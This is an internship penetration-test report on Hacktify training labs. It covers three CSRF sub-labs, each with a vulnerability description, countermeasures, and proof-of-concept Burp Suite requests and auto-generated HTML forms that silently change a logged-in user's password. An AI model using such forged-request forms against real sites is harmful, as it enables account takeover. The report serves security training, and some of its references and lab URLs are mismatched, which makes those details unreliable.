Penetration Testing Report

Full Name: Milind Patel
Program: HCS - Penetration Testing Internship Week-3
Date: 3rd March 2025

Introduction

This report hereby describes the proceedings and results of a Black Box security assessment conducted against the **Week 3 Labs**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

1. Objective

The objective of the assessment was to uncover vulnerabilities in the **Week 3 Labs** and provide a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

2. Scope

This section defines the scope and boundaries of the project.

Application Name	Black Box Application Cross-Site Request Forgery, Cross-Origin Resource Sharing

3. Summary

Outlined is a Black Box Application Security assessment for the **Week 3 Labs**.

Total number of Sub-labs: 13 Sub-labs

High	Medium	Low
5	4	4

High -	**5 Sub-lab with high difficulty level**
Medium -	**4 Sub-labs with medium difficulty level**

Low - **4 Sub-labs with low difficulty level**


1. Cross-Site Request Forgery

1.1. Eassyy CSRF


Reference	**Risk Rating**
Sub-lab-1: Eassyy CSRF	**Low**
Tools Used	
Burp Suite	
Vulnerability Description	
CSRF- In this attacker tricks a user by making an unwanted request to a web application where the user is already Signed-Up. Attackers can change passwords, make transactions or modify user details without consent. In this we fail the CSRF protection on web application like CSRF Tokens, Validations to referrer headers. This allows the attacker to inject malicious requests and trick the authenticated user.	
How It Was Discovered	
Automated Tools: Burp Suite	
Vulnerable URLs	
https://labs.hacktify.in/HTML/csrf_lab/lab_1/passwordChange.php	
Consequences of not Fixing the Issue	
1. Mass Exploitation. 2. Stealing the account credentials. 3. Falls information can be shared by attackers using victim ID. 4. Due to this, victims' reputation are at risk. 5. Financial Loss	
Suggested Countermeasures	
1. Implement CSRF Tokens. 2. Validate Referer and Origin Headers 3. Use CAPTACHA or multi-factor authentication.	
References	
https://owasp.org/www-community/Injection_Information https://portswigger.net/web-security/cross-site-scripting/html-injection	

Proof of Concept


This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab


Burp Suite Professional v2021.2.1 - Temporary Project - licensed to Milind
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: http://labs.hacktify.in
Request
Pretty Raw \n Actions
Response
INSPECTOR
Query Parameters (0)
Body Parameters (2)
Request Cookies (3)
Request Headers (14)
0 matches
Ready

```
POST /HTML/csrf_lab/lab_1/passwordChange.php HTTP/1.1
Host: labs.hacktify.in
Content-Length: 38
Cache-Control: max-age=0
Origin: http://labs.hacktify.in
DNT: 1
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/133.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
application/signed-exchange;v=b3;q=0.7
Referer: http://labs.hacktify.in/HTML/csrf_lab/lab_1/passwordChange.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,gu;q=0.8
Cookie: _ga=GA1.1.1749237299.1739366921; _ga_BC1TF49GTQ=GS1.1.1739448737.2.1.1739448843.0.0.
PHPSESSID=9bd6b1ea6f3e9a4710c91f7970153585
Connection: close

newPassword=msp123&newPassword2=msp123
```



```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://labs.hacktify.in/HTML/csrf_lab/lab_1/passwordChange.php" method="POST">
      <input type="hidden" name="newPassword" value="msp000" />
      <input type="hidden" name="newPassword2" value="msp000" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```



Change Password

New Password:

Confirm Password:

Submit

Your Password has been updated successfully


© Copyrights 2021 Hacktify Cybersecurity All rights reserved

1.2. Always Validate Tokens


Reference	Risk Rating
Sub-lab-2: Always Validate Tokens	**medium**
Tools Used	
Burp Suite	
Vulnerability Description	
In this we fail the CSRF protection on web application like CSRF Tokens, Validations to referrer headers. This allows the attacker to inject malicious requests and trick the authenticated user. We find the missing tokens validations.	
How It Was Discovered	
Automated Tools: Burp Suite	
Vulnerable URLs	
https://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php	
Consequences of not Fixing the Issue	
1. Unauthorized users can access the account. 2. Privilege Escalation. 3. Mass Exploitation.	
Suggested Countermeasures	
1. Token validation. 2. Put tokens expiry. 3. Use CAPTACHA or multi-factor for authentication.	
References	
https://owasp.org/www-community/Injection_Information https://portswigger.net/web-security/cross-site-scripting/html-injection	

Proof of Concept


This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab


Burp Suite Professional v2021.2.1 - Temporary Project - licensed to Milind
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: http://labs.hacktify.in
Request
Pretty Raw \n Actions
Response
Pretty Raw Render \n Actions
INSPECTOR
Query Parameters (0)
Body Parameters (3)
Request Cookies (3)
Request Headers (14)
0 matches
0 matches
Ready

```
POST /HTML/csrf_lab/lab_2/passwordChange.php HTTP/1.1
Host: labs.hacktify.in
Content-Length: 78
Cache-Control: max-age=0
Origin: http://labs.hacktify.in
DNT: 1
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/133.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
application/signed-exchange;v=b3;q=0.7
Referer: http://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,gu;q=0.8
Cookie: _ga=GA1.1.1749237299.1739366921; _ga_BC1TF49GTQ=GS1.1.1739448737.2.1.1739448843.0.0.
PHPSESSID=61ef89ed866218d05207cc425164dc36
Connection: close

newPassword=zxcvbnm&newPassword2=zxcvbnm&csrf=0510cf1380022f99bfb5ff338dd67915
```



```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php" method="POST">
      <input type="hidden" name="newPassword" value="zxcvbn" />
      <input type="hidden" name="newPassword2" value="zxcvbn" />
      <input type="hidden" name="csrf" value="0510cf1380022f99bfb5ff338dd67915" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```


Login
Not secure
labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php
AI 30 Code WebD Cyber Security Logins tp company exam Blog portfolio ideas piracy Github repo. resourceful Activity: Analyze net... All Bookmarks
HACKTIFY cybersecurity
Happy Hacking
Logout

Change Password

New Password:

Confirm Password:

Submit

Your Password has been updated successfully


© Copyrights 2021 Hacktify Cybersecurity All rights reserved

1.3. I hate when someone uses my tokens!

Reference	Risk Rating
Sub-lab-3: I hate when someone uses my tokens!	**medium**
Tools Used	
Burp Suite	
Vulnerability Description	
In this we fail the CSRF protection on web application like CSRF Tokens, Validations to referrer headers. If the tokens are not validated or protected, then this allows an attacker to inject malicious requests and trick the authenticated user. Here, an attacker steals, reuse or modify authentication tokens to Sign-In.	
How It Was Discovered	
Automated Tools: Burp Suite	
Vulnerable URLs	
https://labs.hacktify.in/HTML/csrf_lab/lab_3/passwordChange.php	
Consequences of not Fixing the Issue	
1. Unauthorized users can access the account. 2. Privilege Escalation. 3. Mass Exploitation.	
Suggested Countermeasures	
1. Token validation. 2. Put tokens expiry. 3. Use CAPTACHA or multi-factor for authentication. 4. Use Secure storage.	
References	
https://owasp.org/www-community/Injection_Information https://portswigger.net/web-security/cross-site-scripting/html-injection	


Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab




Burp Suite Professional v2021.2.1 - Temporary Project - licensed to Milind
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://labs.hacktify.in:80 [162.0.229.223]
Forward Drop Intercept is on Action Open Browser
Comment this item
Pretty Raw \n Actions
INSPECTOR
Search...
0 matches

```
POST /HTML/csrf_lab/lab_4/passwordChange.php HTTP/1.1
Host: labs.hacktify.in
Content-Length: 74
Cache-Control: max-age=0
Origin: http://labs.hacktify.in
DNT: 1
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://labs.hacktify.in/HTML/csrf_lab/lab_4/passwordChange.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,gu;q=0.8
Cookie: _ga=GA1.1.1749237299.1739366921; _ga_BC1TF49GTQ=GS1.1.1739448737.2.1.1739448843.0.0.0; PHPSESSID=c1d1ca43d7ba1f9fbccb81fa3df1abce
Connection: close

newPassword=mmmmm&newPassword2=mmmmm&csrf=91c0c59c8f6fc9aa2dc99a89f2fd0ab5
```



html
POST HTMLcsrf_lablab_4passwordC
File Edit View
Ln 9, Col 53 517 characters 100% Windows (CRLF) UTF-8

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://labs.hacktify.in/HTML/csrf_lab/lab_4/passwordChange.php" method="POST">
      <input type="hidden" name="newPassword" value="attack" />
      <input type="hidden" name="newPassword2" value="attack" />
      <input type="hidden" name="csrf" value="91c0c59c8f6fc9aa2dc99a89f2fd0ab5" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```



Change Password

New Password:

Confirm Password:

Your Password has been updated successfully

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

